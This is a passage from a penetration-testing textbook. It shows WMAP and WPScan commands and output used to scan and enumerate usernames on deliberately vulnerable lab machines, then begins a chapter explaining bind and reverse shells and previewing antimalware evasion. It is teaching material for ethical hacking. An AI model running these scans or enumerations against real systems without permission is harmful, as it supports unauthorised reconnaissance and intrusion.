


```
msf6 > load wmap

.-.-.-..-.-.-..---..---.
| | | || | | || | || |-'
`-----'`-'-'-'`-^-'`-'
[WMAP 1.5.1] ===  et [  ] metasploit.com 2012
[*] Successfully loaded plugin: wmap
```

1. Next, use the following commands to set the targeted system as the Metasploitable 2:

```
msf6 > wmap_sites -a http://172.30.1.49
```

The following screenshot shows how to set the targeted host within the WMAP web vulnerability scanner:




```
msf6 > wmap_sites -a http://172.30.1.49
[*] Site created.
msf6 > wmap_sites -l
[*] Available sites
===============

     Id  Host          Vhost         Port  Proto  # Pages  # Forms
     --  ----          -----         ----  -----  -------  -------
     0   172.30.1.49   172.30.1.49   80    http   0        0
```

1. Skip Next, use the following commands to specific the URL of the targeted web application. We'll be targeting the Mutillidae web application within the Metasploitable 2 virtual machine:

```
msf6 > wmap_targets -t http://172.30.1.49/mutillidae/index.php
```

The following screenshot shows the expected results once the target has been set:




```
msf6 > wmap_targets -t http://172.30.1.49/mutillidae/
msf6 > wmap_targets -l
[*] Defined targets
===============

    Id  Vhost        Host         Port  SSL    Path
    --  -----        ----         ----  ---    ----
    0   172.30.1.49  172.30.1.49  80    false  /mutillidae/
```

As shown in the preceding screenshot, the target web application has been set to Mutillidae within the host system.

1. Next, use the following commands to automatically load various web scanning modules from Metasploit for security testing:

```
msf6 > wmap_run -t
```

The following screenshot shows many Metasploit web scanning modules that are being loaded into the WMAP web vulnerability scanner:



```
msf6 > wmap_run -t
[*] Testing target:
[*]     Site: 172.30.1.49 (172.30.1.49)
[*]     Port: 80 SSL: false
════════════════════════════════════════════════════════════
[*] Testing started. 2023-09-08 12:13:59 -0400
[*] Loading wmap modules ...
[*] 39 wmap enabled modules loaded.
[*]
=[ SSL testing ]=
════════════════════════════════════════════════════════════
[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=
════════════════════════════════════════════════════════════
[*] Module auxiliary/scanner/http/http_version
[*] Module auxiliary/scanner/http/open_proxy
[*] Module auxiliary/admin/http/tomcat_administration
[*] Module auxiliary/admin/http/tomcat_utf8_traversal
[*] Module auxiliary/scanner/http/drupal_views_user_enum
[*] Module auxiliary/scanner/http/frontpage_login
[*] Module auxiliary/scanner/http/host_header_injection
[*] Module auxiliary/scanner/http/options
[*] Module auxiliary/scanner/http/robots_txt
```

1. Once the web scanning modules have been loaded, use the following commands to perform web security testing on the target web application:

```
msf6 > wmap_run -e
```

1. When WMAP scan is completed, use the following command to view a list of web security vulnerabilities that have been discovered by the WMAP web scanner within Metasploit:

```
msf6 > wmap_vulns -l
```

1. Lastly, use the `vulns` command to see the overall results of the security

assessment from WMAP:

```
msf6 > vulns
```

If Metasploit is able to identify vulnerabilities based on their CVE IDs, it will be shown with the `vulns` command.

Having completed this exercise, you have learnt how to use Metasploit to identify web application vulnerabilities. Next, you will learn how to perform a vulnerability scan on a target WordPress web application using WPScan.

WPScan

While there are many web applications within the e-commerce industry, there are many organizations that deploy the WordPress web application as their preferred **Content Management System** (**CMS**). While WordPress provides a very stylish and clean presentation of websites, many organizations do not always update their WordPress platforms and plugins, thereby leaving their web server and web application vulnerable to potential cyberattacks from threat actors on the internet. Within Kali Linux, you will learn about the WPScan tool, which allows penetration testers to perform vulnerability scanning and enumeration on the WordPress web application on a target server. To get started with this exercise, please use the following instructions:


1. Firstly, power-on both **Kali Linux** and **Metasploitable 3** (Windows version) virtual machines.
2. On **Kali Linux**, open the **Terminal** and use the following commands update the WPScan database:

```
kali@kali:~$ wpscan --update
```

1. Next, use the following commands to identify security vulnerabilities on the Wordpress web application on Metasploitable 3 (Windows version) virtual machine:

```
kali@kali:~$ wpscan --url http://172.30.1.48:8585/wordpress --no
-update
```

The following screenshot shows the vulnerability scan's results:




```
[+] XML-RPC seems to be enabled: http://172.30.1.48:8585/wordpress/xmlrpc.php
 | Found By: Link Tag (Passive Detection)
 | Confidence: 100%
 | Confirmed By: Direct Access (Aggressive Detection), 100% confidence
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://172.30.1.48:8585/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Full Path Disclosure found: http://172.30.1.48:8585/wordpress/wp-includes/rss-functions.php
 | Interesting Entry: C:\wamp\www\wordpress\wp-includes\rss-functions.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
```

As shown in the preceding screenshot, WPScan will check each component of the WordPress installation and configuration on the remote target and provide details of its findings.

1. Next, use the `-e u` commands to enumerate the username(s) for any logon accounts on the targeted Wordpress web application, as shown below:

```
kali@kali:~$ wpscan --url http://172.30.1.48:8585/wordpress --no
-update -e u
```

As shown in the following screenshot, WPScan was able to identify the login usernames of the targeted web server:



```
[i] User(s) Identified:

[+] admin
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] manager
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] vagrant
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] user
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

As you have seen, it's quite simple to perform a vulnerability scan on a WordPress server and gather a list of potentially authorized usernames on the target server.

> To learn more about WPScan, please see: https://www.kali.org/tools/wpscan/.

Having completed this section, you have learned how to perform web scanning using various tools and techniques within Kali Linux. Having gathered a list of web application security vulnerabilities, with some additional research, you will be able to find working exploits to test whether these vulnerabilities are truly exploitable.

Summary

In this chapter, you have learnt about the importance of discovering security vulnerabilities within an organization and its assets. You also gained hands-on experience and skills with using various tools such as Nessus, Nmap, and GVM to perform security assessments on systems. You also discovered how various tools and techniques can be used to easily identify security flaws on web applications.I trust that the knowledge presented in this chapter has provided you with valuable insights, supporting your path towards becoming an ethical hacker and penetration tester in the dynamic field of cybersecurity. May this newfound understanding empower you in your journey, allowing you to navigate the industry with confidence and make a significant impact. In the next chapter, *Understanding Network Penetration Testing*, you will focus on how to use various techniques and strategies when performing network penetration testing.

Further Reading

- Understanding Nessus - https://www.techtarget.com/searchnetworking/definition/Nessus
- Nmap Scripting Engine (NSE) - https://nmap.org/book/man-nse.html
- Nmap NSE scripts - https://nmap.org/nsedoc/scripts/
- CVSS scoring system - https://www.first.org/cvss/

8 Understanding Network Penetration Testing

When breaking into the offensive side of cybersecurity, it’s essentials for aspiring ethical hackers and penetration testers to gain a solid understanding on the importance of network penetration testing and common techniques of setting up reverse and bind shells between a targeted system and their attacker machine. Furthermore, learning how to develop custom payloads and evade antimalware detection helps penetration testers to determine whether the cyber defense at a targeted organization has the capabilities of detecting malicious code over their network. In this chapter, you will learn about the importance of network penetration testing and how it helps organizations to identify hidden security vulnerabilities on their assets and to better understand how an adversary is able to compromise their systems. Furthermore, you'll gain the hands-on experience on working with both bind and reverse shells between your attacker machine and a targeted system. In addition, you'll learn how to develop and conceal malicious payloads to evade antimalware programs. Lastly, you'll learn how to work with wireless network adapters and use them for monitoring wireless systems within the vincity. In this chapter, we will cover the following topics:

- Introduction to network penetration testing
- Working with bind and reverse shells
- Antimalware evasion techniques
- Working with wireless adapters
- Managing and monitoring wireless modes

Let's dive in!

Technical Requirements

To follow along with the exercises in this chapter, please ensure that you have met the following hardware and software requirements:

- Kali Linux - https://www.kali.org/get-kali/
- Shelter - https://www.shellterproject.com/introducing-shellter/
- Alfa AWUS036NHA Wireless B/G/N USB adapter
- Alfa AWUS036ACH Long-Range Dual-Band AC1200 Wireless USB 3.0 Wi-Fi adapter

Not all wireless network adapters support monitoring mode and packet injection. Sometimes, a vendor makes a minor revision to a chipset version on their product which prevents the wireless network adapter from operating in monitoring mode on the penetration tester's machine. In addition, some wireless network adapters may not work out-of-the-box and require you to download and compiled the drivers on your Kali Linux machine.

Introduction to network penetration testing

Network penetration testing is the systematic approach and techniques used by ethical hackers and penetration testers to simulate a real-world cyber-attack on a targeted organization, its systems and networks, with the intention of discovering hidden security vulnerabilities and providing recommendations for implementing countermeasures and security controls to mitigate and prevent a real adversary from compromising the organization and its assets. During the technical phases of network penetration testing, the ethical hacker or penetration tester uses similar **Tactics, Techniques and Procedures** (**TTPs**) as a real adversary to test the cyber defensives, monitoring and prevention techniques of the organization’s security team, and to identify security flaws on targeted systems. Based on the finding during the technical phases of the penetration test, the information collected can be leverage to better understand how a real attacker will discover security flaws, the method of attack, possible tools and infrastructure used to setup the attack and deliver a payload to the target, and the potential impact of a real attack were to occur on the organization’s systems and network. Such information is commonly referred to **Cyber Threat Intelligence** (**CTI**). This data is used by the penetration tester to provide insights to stakeholders on their cyber risk, types of security vulnerabilities and their severity ratings, and what can be done to resolve the security vulnerabilities while improving the organization’s security posture.The following are typical phases of network penetration testing:

1. Define the scope – The scope provides a clear understanding of which systems and networks are to be tested and whether specific tools or techniques are restricted.
2. Performing reconnaissance – This is the information gathering phase where the penetration tester performs both passive and active reconnaissance on the target.
3. Scanning and enumeration – The scanning and enumeration phase is commonly used to collect specific details information about the target such as open ports, running services, operating system, identify user accounts, network shares and configurations on targeted systems.

4. Vulnerability analysis – During this phase, the penetration tester analyzes the collected data from the previous phases to identify any potential security vulnerabilities on the target, determine their severity and risk rating, and countermeasures to help the organization improve their cyber defensives.
5. Exploitation – In this phase, the ethical hacker or penetration tester attempts to exploit each security vulnerability found on a targeted system using both manual and automated techniques to determine whether the security vulnerability actual exists and gain a foothold on the target.
6. Post-exploitation – Once a targeted system is compromised, the penetration tester will attempt to expand their foothold further into the compromised system and onto other systems within scope. During this phase, the penetration tester can identify additional security vulnerabilities on the target.
7. Reporting – This reporting is one of the most important phases during any penetration test. The penetration tester is required to provide a detailed technical and executive report to the stakeholders of the targeted organization with information about the security assessment, the techniques used to discover the security vulnerabilities, the security vulnerabilities that were found and recommendations on how to improve the security posture of the targeted system.
8. Remediation – Based on the information in the report, the organization can implement the necessary steps needed to remediate the identified security vulnerabilities on the targeted system. The process may involve applying security controls, patches, and improving the configuration on systems and devices.

Network penetration testing provides a lot of advantages for organizations, such as helping companies stay ahead of cyber criminals by proactively identifying security vulnerabilities on their assets, while determining how a real attacker will be able to compromise targeted systems and using the insights to improve and harden their systems and network infrastructure. Furthermore, vulnerability analysis helps organizations to better prioritize their resources into implementing remediation such as countermeasures to address most critical security vulnerabilities first. For instance, a system with a security vulnerability risk rating of 8 should be prioritized over a system with a lower severity rating such as 3. However, it's important to consider whether each of these systems are connected directly to the internet or on an internal network. While some professionals may argue that the severity risk rating should take precedence, it’s important to note that a critical system that’s directly connected to the internet with a lower severity rating may be prioritized because an external threat actor has direct connectivity to the system as compared to an internal system.Each day, many organizations are reporting data breaches. Network penetration testing helps organizations take a proactive approach in identifying and resolving security vulnerabilities, therefore reducing the risk of a real cyber-attack in the future. In addition, this helps organizations thoroughly assess their cyber defensives and determine whether their systems networks and infrastructure is compliant with various industry standards and frameworks. For instance, organizations that process a payment card system are required to be **Payment Card Industry Data Security Standard** (**PCI DSS**) compliant to provide sensitive data during a payment transaction. While many organizations are continuously working on improving their cybersecurity strategies, performing network penetration testing helps the organization to measure their incident response and handling preparedness of their security team. If organizations are unable to efficiently identify and respond to security incidents, the threat actor will be able to expand their foothold on the compromised network and potentially cause more damages to the organization. Another important benefit of performing regular security assessments is helping organizations stay ahead of new and emerging threats in the wild. While many organizations have a patch management system, network penetration testing helps organizations to determine whether there are any inefficiencies in the patch management process and if there are any security vulnerabilities on their systems which can be exploited by a cyber-criminal.Over the next few sections, you will learn about the importance of bind and reverse shells, and how they can be leveraged by ethical hackers and penetration testers.

Working with bind and reverse shells


Bind shells are commonly used by penetration testers to logically bind a service port on a targeted system to await an incoming connection, this is commonly referred to as a *listener*. For instance, imagine your target is a vulnerable server on the internet with a public IP address, while your attacker machine such as Kali Linux is behind a router or firewall with **Network Address Translation** (**NAT**) enabled. Furthermore, if there's a firewall between the source and destination, firewalls are usually configured to allow outbound traffic from their internal network to the internet, but not vice versa. Therefore, if a device on the internet initiates a connection to a system on a private network, the NAT-enabled router or firewall will automatically terminate (close/block) the connection for security reasons.

> On a NAT-enabled router, the private source IPv4 address is translation into the public IPv4 address on the internet-facing interface on the router before it's sent on the internet. This means, internet-connection devices will see the sender's address as the public IPv4 address on the router or modem, and not the private IPv4 address of the client on the private network. NAT prevent direct connections between source and destination devices.


The following are common attributes of bind shell for penetration testers:

- Bind shells are shells which are bind to a specific port to create a listener for incoming connections from a remote machine.
- When a remote machine established a connection to the targeted system that is running the listener on the specific bind port, a shell is spawned between the remote machine and the targeted system. Therefore, providing remote access to the targeted system.
- Bind shells are commonly used by penetration testers when the IP address of the targeted system is known and a listener can be configured on it.

If a penetration tester is able to compromise a vulnerable system on the internet, a listener can be bound to the Windows Command Prompt or a Linux shell with the targeted system's IP address and bind port number. This enables the penetration tester to remote connect to the targeted system via its public IP address and bind port number, and obtain a bind shell on the target.The following diagram shows a visual representation of a bind shell between an attacker's machine and a targeted system:



As shown in the preceding diagram, the attacker machine such as Kali Linux is located on a private network and it's behind a firewall that's configured to performing outbound traffic to the internet. However, the penetration tester wants to establish a remote shell to the targeted system on the internet. Therefore, the penetration tester needs to compromise the targeted system and setup a listener on the public IP address and a port number on the target.The penetration tester can use Netcat, Ncat and even Metasploit to setup bind shells between a target and attacker machines. These are common tools within the cybersecurity industry that's great for binding an IP address and port number for listeners. Keep in mind, once a shell is established between system, the penetration tester will be able to remote execute commands on the targeted system over a network.**Reverse shell** is another technique commonly used by penetration testers to setup a call-back session from a compromised system to the attacker machine. Unlike bind shells, penetration testers set up a listener on their attacker machine, then sends instructions to the targeted system to establish a call-back session to the listener. For instance, imagine you've compromised a targeted system on an internal network and you have another attacker machine that's running on a cloud with a public IP address. If you attempt to establish a connection between the attacker machine that's hosted on the cloud to the targeted system on a private network, the targeted organization's router or firewall will automatically terminate the session.Using a reverse shell, the penetration tester can configure the listener on the attacker machine on the cloud and send instructions to the targeted machine to establish a connection the listener server, as shown in the following diagram:



The following are common attributes of bind shell for penetration testers:

- Penetration testers setup a listener on the attacker machine and sends instructions to the targeted system to establish a call-back session.
- When the targeted system establish a session to the listener on the attacker machine, a shell is spawned which enables the penetration tester to remotely execute commands on the target.
- Reverse shells are commonly used when the penetration tester does not have direct access to the targeted machine that's behind a NAT-enable router or firewall. Therefore, it's less complex for the compromised system to establish an outbound connection to the internet.

In the next few sub-sections, you will learn how to create both bind and reverse shells using various tools.


Remote shells using Netcat

In this exercise, you will learn the fundamentals of working with remote shells using Netcat. Netcat is a multi-purpose toll that enables IT professionals to create a network connection between multiple systems using **Transmission Control Protocol/Internet Protocol** (**TCP/IP**). In addition, you will learn how to setup a listener to capture incoming connection from a remote device over a network.Before proceeding further, please ensure you use the following guidelines:

